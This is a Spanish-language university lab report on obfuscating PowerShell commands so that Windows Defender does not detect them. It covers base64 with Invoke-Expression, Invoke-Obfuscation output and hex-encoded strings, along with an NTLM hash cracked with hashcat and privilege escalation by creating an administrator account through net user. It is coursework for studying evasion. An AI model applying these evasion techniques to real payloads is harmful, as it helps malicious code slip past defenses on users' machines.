



UNIVERSIDAD NACIONAL AUTÓNOMA DE MÉXICO

FACULTAD DE CIENCIAS

Práctica 10: CodeChameleon - Changing the Colors of Code

EQUIPO: LAS CANIJAS LAGARTIJAS

Gabriela López Diego - 318243485

Abraham Jiménez Reyes - 318230577

Javier Alejandro Rivera Zavala - 311288876

Juan Daniel San Martín Macias - 318181637

PROFESORA

Anayanzi Delia Martínez Hernández

AYUDANTES

Cecilia del Carmen Villatoro Ramos

Roberto Adrián Bonilla Ruíz

Ivan Daniel Galindo Perez

Roberto Adrián Bonilla Ruíz

ASIGNATURA

Criptografía y Seguridad

Fecha de entrega: 29 de Mayo del 2024

1. Introducción


En esta práctica abarcaremos sobre la ofuscación de código y diferentes técnicas de aplicación en ella. La ofuscación es una técnica de seguridad cibernética que consiste principalmente en la ocultación de código real, su objetivo mantener la integridad del código, evitar la duplicación y/o robo de código, así como su protección contra atacantes evitando su fácil comprensión. Por otro lado, otro uso que suele darse es por parte de los ciberatacantes, ya que se encargan de impedir que el analizador y/o defensor de amenazas cibernéticas en el sistema operativo de sus usuarios víctima, no sean detectadas cuando el usuario ejecuta algún programa o instrucción con código ofuscado (ofuscación de malware). Existen diferentes técnicas de ofuscación, unas de las más populares son la compuerta XOR u OR exclusiva (debido a su simplicidad), codificación a base 64 (que usaremos para el primer comando), ROT13 (basado en el cifrado de césar), etc.

Nuestro objetivo principal para esta práctica es lograr ofuscar comandos para poder ejecutarlos en la terminal powershell (sin permisos de administrador) en un sistema operativo windows, y lograr que no se active windows defender.

2. Desarrollo

■ Obtención del hint del archivo hint.txt

Se nos ha otorgado un solo hint para la realización de esta práctica. Se nos indica que se encuentra dentro de la carpeta Hint.rar tal como se muestra a continuación



Nombre	Propietario	Última ...	Tamaño
Hint.rar	Adrián Bonilla...	20 may 2024 Ad...	217 b...
Lab Práctica 10	Anayansi Deli...	21 may 2024 Adr...	163,6 ...
P10 Ofuscación de Código.pdf	Adrián Bonilla...	20 may 2024 Ad...	3,5 MB

Figura 1: Carpeta de Google Drive que contiene material necesario para la práctica 10

Descargamos Hint.rar y extraemos su contenido. Sin embargo, se nos solicita la contraseña correspondiente.




Figura 2: Archivo hint.txt cifrado

Se nos indica que la contraseña se debía descifrar del siguiente hash NTLM


1 ACE6DB42F5DEEF2A4ABEA5955B6A719A

y donde la clave esta infiltrada en el siguiente diccionario <https://github.com/danielmiessler/SecLists/blob/master/Passwords/Common-Credentials/10k-most-common.txt>

Para ello, utilizaremos Kali Linux y la herramienta de recuperación de contraseñas *hashcat* que nos será de utilidad para este ataque de diccionario y que se adecua para el formato NTLM de nuestra contraseña.


Lo primero que realizaremos es colocar el hash y el diccionario en archivos txt dentro de Kali y ejecutaremos el siguiente comando

```
1 hashcat -m 1000 -a 0 hash.txt diccionario.txt
```



A screenshot of a terminal window titled "kali@kali: ~/Downloads". The command "hashcat -m 1000 -a 0 hash.txt diccionario.txt" is being run. The output shows the OpenCL API version, device information (cpu-sandybridge), and various configuration details like password length and optimizer rules. It ends with the message "hashcat (v6.2.6) starting".

Figura 3: Comando en terminal Kali para realizar el ataque de diccionario



A screenshot of a terminal window titled "kali@kali: ~/Downloads". The command "hashcat -m 1000 -a 0 hash.txt diccionario.txt" has completed successfully. The output shows the recovered password "bonovox", session status "Cracked", and various performance metrics such as Hash.Mode, Hash.Target, Time.Started, Time.Estimated, KernelFeature, Guess.Base, Speed.#1, Recovered, Progress, Rejected, Restore.Point, Restore.Sub, Candidate.Engine, and Hardware.Mon. The progress bar indicates 74.24% completion.

Figura 4: Contraseña encontrada por hashcat

Hemos encontrado con éxito la contraseña que cifra el archivo, la contraseña de hint.txt es **bonovox**.




Figura 5: Descifrado del archivo hint.txt




Figura 6: Contenido del archivo hint.txt

El cual nos redirige al siguiente link <https://www.youtube.com/watch?v=a9z85ZhRZ0I>

- Primer comando. Política de ejecución de scripts.

```
1 Set-ExecutionPolicy Unrestricted -Force
```

Este comando tiene como objetivo establecer en el sistema operativo windows, la política de ejecución de scripts sin restricciones, es decir, sin importar si esta firmado o no. Con **Force** hace que no se le solicite al usuario la confirmación del comando por parte de powershell.

Intentaremos ejecutarlo de esta manera en la terminal powershell(no admin) de nuestro sistema operativo windows y observemos que obtenemos el siguiente resultado

```
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Instale la versión más reciente de PowerShell para obtener nuevas características y mejorías. https://aka.ms/PSWindows

PS C:\Users\gabs1> Set-ExecutionPolicy Unrestricted -Force
Set-ExecutionPolicy : Se denegó el acceso a la clave de Registro 'HKEY_LOCAL_MACHINE\Software\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell'. Para cambiar la directiva de ejecución para el ámbito (LocalMachine) predeterminado, inicie windows PowerShell con la opción "Ejecutar como administrador". Para cambiar la directiva de ejecución para el usuario actual, ejecute "Set-ExecutionPolicy -Scope CurrentUser".
En línea: 1 Carácter: 1
+ Set-ExecutionPolicy Unrestricted -Force
+ ~~~~~
+ CategoryInfo          : PermissionDenied: () [Set-ExecutionPolicy], UnauthorizedAccessException
+ FullyQualifiedErrorId : System.UnauthorizedAccessException,Microsoft.PowerShell.Commands.SetExecutionPolicyCommand
PS C:\Users\gabs1> |
```

Figura 7: Primer comando en windows PowerShell

El comando no se puede ejecutar (permiso denegado) dado que se requiere realizarlo desde una powershell con permisos de administrador. Sin embargo, para la realización de esta práctica se nos solicita ejecutarlo para un usuario que no es administrador. La misma advertencia nos recomienda que podemos mejor cambiar la directiva de ejecución y realizar exactamente lo mismo que el comando anterior pero delimitarlo solamente para el usuario actual. Es decir,

```
1 Set-ExecutionPolicy Unrestricted -Force -scope CurrentUser
```


De esta manera, no tendremos problemas para permitir libremente la ejecución de scripts dentro del sistema operativo desde una terminal powershell sin permisos de administrador. Para ello, solo agregamos al anterior comando, la parte **-scope CurrentUser**. Que aplica la política de ejecución de scripts en modo sin restricciones con solo el usuario actual.

```
Windows PowerShell
PS C:\Users\gabs1> Set-ExecutionPolicy Unrestricted -Force -scope CurrentUser
PS C:\Users\gabs1> Get-ExecutionPolicy -Scope CurrentUser
Unrestricted
PS C:\Users\gabs1> |
```

Figura 8: Política de ejecución de scripts sin restricciones para el usuario actual

Ahora que sabemos que comando acepta powershell(de un usuario no admi) cifraremos el comando como se muestra a continuación

```
1 [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes("Set-ExecutionPolicy  
Unrestricted -Force -scope CurrentUser"))
```



The screenshot shows a Windows PowerShell window titled "Windows PowerShell". The command entered is: [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes("Set-ExecutionPolicy Unrestricted -Force -scope CurrentUser")). The output is a long base64 encoded string: UwB1AHQALQBFAHgAZQBjAHUAdABpAG8AbgBQAG8AbPAGMAeQAgAFUAbgByAGUAcwB0AHIAaQBjAHQAZQBkACAALQBGAG8AcgBjAGUAIAAtAHMAYwBvAHAZQAgAEMAdQByAHIAZQBuAHQAVQBzAGUAcgA=. The PowerShell prompt PS C:\Users\gabs1> is visible at the bottom.

Figura 9: Codificación del comando a base 64

El cual se encarga de codificar el comando o instrucción a base 64. El comando anterior nos devuelve la cadena cifrada de la siguiente manera


```
1 UwB1AHQALQBFAHgAZQBjAHUAdABpAG8AbgBQAG8AbPAGMAeQAgAFUAbgByAGUAcwB0  
2 AHIAaQBjAHQAZQBkACAALQBGAG8AcgBjAGUAIAAtAHMAYwBvAHAZQAgAEMAdQByAHIA  
3 ZQBuAHQAVQBzAGUAcgA=
```

Antes de ejecutar el comando con la instrucción codificada en base 64, recordemos que ya habíamos ejecutado el comando así que revertiremos lo cambios para poder ejecutarlo nuevamente.

```
PS C:\Users\gabs1> Set-ExecutionPolicy restricted -Force -scope CurrentUser  
PS C:\Users\gabs1> Get-ExecutionPolicy -Scope CurrentUser  
Restricted  
PS C:\Users\gabs1> |
```

Figura 10: Cambios revertidos

Continuamos y ahora para ejecutar nuevamente el comando pero ofuscado, realizaremos un procedimiento muy parecido al visto en laboratorio.



The screenshot shows a Windows PowerShell window titled "Windows PowerShell". The command entered is: [Text.Encoding]::GetString([Convert]::FromBase64String("UwB1AHQALQBFAHgAZQBjAHUAdABpAG8AbgBQAG8AbABpAGMAeQAgAFUAbgByAGUAcwB0AHIAaQBjAHQAZQBkACAALQBGAG8AcgBjAGUAIAAtAHMAYwBvAHAZQAgAEMAdQByAHIAZQBuAHQAVQBzAGUAcgA=")) | Invoke-Expression. The output is: PS C:\Users\gabs1> Get-ExecutionPolicy -Scope CurrentUser Unrestricted. The PowerShell prompt PS C:\Users\gabs1> is visible at the bottom.

Figura 11: Comando ofuscado, cambiar política de ejecución de scripts

El comando anterior consiste en

- [Text.Encoding]::Unicode.GetString. En esta parte se encarga de tomar un arreglo de bytes decodificado y lo convierte a una cadena de texto unicode.
- [Convert] Aquí decodifica una cadena en base 64 y devuelve un arreglo de bytes. En este caso en particular, sabemos que decodificara la cadena codificada de la instrucción `Set-ExecutionPolicy Unrestricted -Force -scope CurrentUser`
- Invoke-Expression Finalmente ejecuta la cadena de texto que se convirtió anteriormente como comando en powershell

Notemos que se ejecutó con éxito ya que al obtener que tipo de política de ejecución de scripts tiene el usuario actual, es **no restringido**.

■ Segundo Comando. Crear un archivo txt en una ruta protegida.

```
1 New-Item -Path 'C:\Windows\System32\Test.txt' -ItemType File
```

Para poder ejecutar este comando, así como el tercero, fue preciso hacer una escalada de los permisos en la cuenta de partida. Se nos indicó que la cuenta utilizada en un principio, debía de ser una cuenta estándar, fue por ello que para poder tener los permisos necesarios y así escribir en una carpeta protegida, procedimos como en la práctica 6, es decir, desde la cuenta estándar de partida creamos una cuenta con permisos de administrador, todo ello empleando la herramienta *net user*. A decir verdad, reutilizamos la máquina virtual de la práctica 6 así como sus cuentas (Tim y Hash Heroes), por lo tanto el proceso para escalar los permisos desde la cuenta Tim y crear una cuenta con permisos de administrador, es el mismo que se muestra en la documentación de dicha práctica. Creamos la cuenta que se muestra a continuación, que tiene permisos de administrador, desde la cuenta estándar de Tim:




Figura 12: Cuenta creada para escalar permisos

Concedido el acceso, utilizaremos la herramienta provista por el hint de hints, aplicamos sobre el comando presentado, 2 tipos distintos de ofuscación. Clonamos en nuestro equipo (para este caso una máquina virtual con Kali linux) el repositorio de *Invoke Obfuscation* <https://github.com/danielbohannon/Invoke-Obfuscation>, posicionados desde el directorio en el cuál se clonó y con una terminal de *power shell* abierta, utilizamos la herramienta para ofuscar el comando contenido en nuestro script de partida y así obtener el script *crearArchivo.ps1*. Cargamos primero el módulo *Invoke-Obfuscation* con `Import-Module ./Invoke-Obfuscation.ps1` y posteriormente llamamos a la herramienta con *Invoke-Obfuscation* :




Figura 13: Arranque de Invoke Obfuscation

Utilizamos el comando `SET SCRIPTPATH /home/user/script.ps1` y luego le aplicaremos al script de partida las técnicas de ofuscación por Token y ofuscación como si se tratara de una cadena. Para el caso de ofuscación por token utilizamos todas las técnicas disponibles y para el caso de ofuscación como cadena se utilizo la técnica de reordenar todo el comando para su concatenación




Figura 14: Ofuscación por token

La ofuscación por token es una técnica específica de ofuscación que implica reemplazar palabras clave y otros identificadores significativos en el código con tokens, que son símbolos o caracteres que no tienen un significado claro para el lector humano. Esta técnica se utiliza para dificultar la lectura y comprensión del código, en nuestro caso, empleamos reemplazo de comandos, variables, tipos, espacios en blanco, etc. por tokens.




Figura 15: Ofuscación como cadena

La ofuscación mediante reordenación y concatenación de cadenas implica descomponer una cadena en fragmentos más pequeños, reorganizarlos y luego unirlos en tiempo de ejecución para dificultar la comprensión del código.

Con el comando ya ofuscado y con la nueva cuenta creada en el sistema, procedemos a ejecutar desde *power shell*, con permisos de administrador, el script *crearArchivo.ps1* que nos permite crear un archivo en el directorio System32 de Windows:

```
1 ((({48}{44}{21}{67}{22}{0}{18}{9}{78}{5}{43}{27}{28}{60}{68}{32}{23}{24}{56}{2}{77}{74}
2 {37}{41}{71}{40}{34}{61}{17}{49}{62}{54}{76}{30}{7}{53}{36}{51}{39}{33}{31}{6}{10}{45}
3 {66}{26}{42}{65}{15}{14}{25}{70}{80}{12}{81}{72}{79}{55}{8}{46}{52}{47}{64}{57}{13}{38}
4 {50}{59}{20}{1}{4}{75}{29}{35}{69}{11}{73}{63}{58}{16}{19}{3}" -f 'K -fQ1', 'te', '5', 'V
)
5 , 'mType', 'VemQ', 'EDQ1V', 'jED', 'lVrePla', 'V, Q', 'Q1VWQ1', '-', '-f Q', 'e(Q1Vj', '1', '){}', 'il
6 , 'V, Q1V3', 'VNNew-ItQ1', 'Q1', 'wPQ1V)) -I', 'K{0', 'w', '}{}', '}', 'wK{2}', 'V) -P', 'a',
7 '0', 'ws', ':j', '}{}', '}', 'Q1VC', 'Tes', '}', 'ys', '}{}', '}', '1}{6}
8 Sw', 'EDQ1V', 'mQ1V, Q1VtQ1V', 'lVED', 'K-f Q1Vin', '{}', 'l', 'w', 'V)', 'Q1', 'n', '.(S', '2jQ1V', 'Q
9 ', 'te', 'V).I', 'S', 'Q1', 'Q1VEQ1V, Q', '{}', 'k', 'F', 'lVj', 'th (((SwK{', 'Q1', ',', ',eQ1V, Q1V
10 , 'vo', '0', '}(S, ', 'S}{1}S', '7}{8, 'SwK', 'S', 'dQ1V, Q1Vt.txQ1V, Q', 'Q1', 'f Q1V', '}{}2, '(
11 SwK{1}{, 'VoQ1V, Q1V', '3', '1', 'V, ', 'wK', 'lVc'))).REPlAcE(([CChar]83+[CChar]119+[CChar]75
12 ,[strinG][CChar]34).REPlAcE('jwP', '\').REPlAcE('Q1V',[strinG][CChar]39) |.( $sHELLId
13 [1]+$ShElLID [13]+X')
```

Las 2 capas de ofuscación nos permiten evadir al antivirus, de igual forma creamos varios scripts más por si alguno fallaba, añadiendo diversas capas de ofuscación acumuladas. Se adjuntan los scripts.




Figura 16: Ejecución del script ofuscado para la creación del archivo en System32

Una vez ejecutado el script, veremos el archivo recién creado dentro del directorio indicado:




Figura 17: Archivo Test.txt recién creado dentro de System32

- Tercer comando. Borrar el archivo txt de una ruta protegida.

```
1 Remove-Item -Path 'C:\Windows\System32\Test.txt'
```

Como se mencionó previamente en la solución del segundo comando, se llevó un procedimiento similar para poder ejecutar éste comando, esto ya que se requería de escalar permisos para modificar el directorio System32, por lo que se utilizó la misma cuenta creada para el ejercicio anterior. Ya que habíamos resuelto el segundo comando, éste salió casi análogo, la diferencia radica en la ofuscación del comando para protegerlo y sea mucho más complicado el saber qué podría estar ejecutándose.

Lógica detrás de la ofuscación:

- `$asciiValues = (0x43,0x3a,0x5c,0x57,0x69,0x6e,0x64,0x6f,0x77,0x73,0x5c,0x53,0x79,0x73,0x74,0x65,0x6d,0x33,0x32,0x5c,0x54,0x65,0x73,0x74,0x2e,0x74,0x78,0x74)` : Estos son los valores ASCII hexadecimales que representan la ruta del archivo en la ruta

```
1 'C:\Windows\System32\Test.txt'
```

Para ésto se intentó obtener los valores en alguna página random en internet, sin embargo no se encontró ninguna que pudiera hacer lo que se buscaba para éste caso, por lo que se optó por mejor implementar ésta obtención de valores ASCII en python por lo que desarrollamos éste script:

```
1 cadena = 'C:\\Windows\\\\System32\\\\Test.txt'
2 ascii_values = tuple(hex(ord(c)) for c in cadena)
3 print("$asciiValues = (" + ', '.join(ascii_values) + ")")
```

Que al ejecutarlo, justamente nos imprime la cadena `$asciiValues`

```
PS C:\Users\Juan San Martín\Downloads\practica9\practica9\CifradoAES-GCM> python ./descifradoAES_GCM.py
$asciiValues = ('0x43,0x3a,0x5c,0x57,0x69,0x6e,0x64,0x6f,0x77,0x73,0x5c,0x53,0x79,0x73,0x74,0x65,0x6d,0x33,0x32,0x5c,0x54,0x65,0x73,0x74,0x2e,0x74,0x78,0x74)
PS C:\Users\Juan San Martín\Downloads\practica9\practica9\CifradoAES-GCM>
* History restored
```

- `$o = [String]::Join("", $asciiValues.ForEach({[char]$_}))`: Aquí, los valores ASCII se convierten en caracteres y se unen en una cadena. Básicamente, \$o contendrá la ruta del archivo.
- `$n = [String]::Join("", (0x52,0x65,0x6d,0x6f,0x76,0x65,0x2d,0x49,0x74,0x65,0x6d).ForEach({[char]$_}))`: Esto convierte los valores ASCII del comando Remove-Item en una cadena, guardando el resultado en la variable \$n. Además la obtención de los valores ASCII del comando Remove-Item se obtuvieron igualmente al ejecutar el script de python únicamente cambiando el valor de la variable cadena, de ésta manera:

```

1  cadena = 'Remove-Item'
2  ascii_values = tuple(hex(ord(c)) for c in cadena)
3  print("$asciiValues = (" + ','.join(ascii_values) + ")")
4

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

● PS C:\Users\Juan San Martin\Downloads\practica9\practica9\CifradoAES-GCM> python .\descifradoAES_GCM.py
$asciiValues = (0x52,0x65,0x6d,0x6f,0x76,0x65,0x2d,0x49,0x74,0x65,0x6d)
○ PS C:\Users\Juan San Martin\Downloads\practica9\practica9\CifradoAES-GCM>

```

